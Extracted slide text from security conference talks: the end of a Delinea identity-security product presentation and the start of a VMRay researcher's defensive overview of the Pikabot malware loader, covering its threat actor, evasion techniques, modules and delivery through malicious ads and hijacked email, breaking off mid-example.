
AI-Driven



Remediate Threats



Unified Administration



Delinea's expanding portfolio

Delinea Platform

Secure Credentials



Vaulting



Machine Secrets



Service Accounts

Privileged Remote Access



Remote Admin Access



VPN-less Browser Sessions

Privilege & Entitlement Elevation



Servers



Workstations



Cloud

Identity Governance & Access Controls



Identity Lifecycle



Access Review



Auditing & Analytics



Segregation of Duties

Identity Protection

Discover Identity Vulnerabilities, Misconfigurations, and Over-privileged Users

Detect Identity-based Breaches

Remediate

Shared Capabilities


Continuous Discovery

Audit and Analytics


AI

MFA

Ecosystem



Thank You!



Delinea

Q&A

Thank You for Attending This Session

Please Ask Your Questions in Slack:
#2a-solutions-questions-for-speakers



VMRAY

Responding to Pikabot: Gotta Evade'em All

Emre Güler

Senior Threat Reseacher, VMRay

#2a-solutions-questions-for-speakers




Gotta Evade 'Em All:

Defeating Pikabot's Advanced Evasion Attempts



Emre Güler

Senior Threat Researcher
VMRay GmbH





First Seen

Early 2023



Classification

(Down-) Loader
Backdoor



Threat Actor

TA577 (Water Curupira)
Well known for distributing QBot
Distribution of Black Basta ransomware



Evasion Techniques

Indirect System Calls



Loader

C2
Downloader


Core Module

Injector (PE & Shellcode)
Backdoor
Command Execution
Data Collection

Pikabot went dark in 2024
(Operation Endgame)


BUT,

we may see “powered-up”
variants with enhanced core and
loader modules




Delivery methods






Malicious Ads




AnyDesk

- ◆ SEO poisoning targeting AnyDesk installers
- ◆ Installers are backdoored to execute Pikabot



<https://www.malwarebytes.com/blog/threat-intelligence/2023/12/pikabot-distributed-via-malicious-ads>

Email



Hijacked Email Thread

From: Ashleig [redacted] Sent: Mon
To: Jenna [redacted]
Cc:
Subject: nbn applicationn [redacted]

Message | BLANDITIISH.zip (62 KB)

EXTERNAL SENDER – Be cautious opening Links and Attachments

Good day,

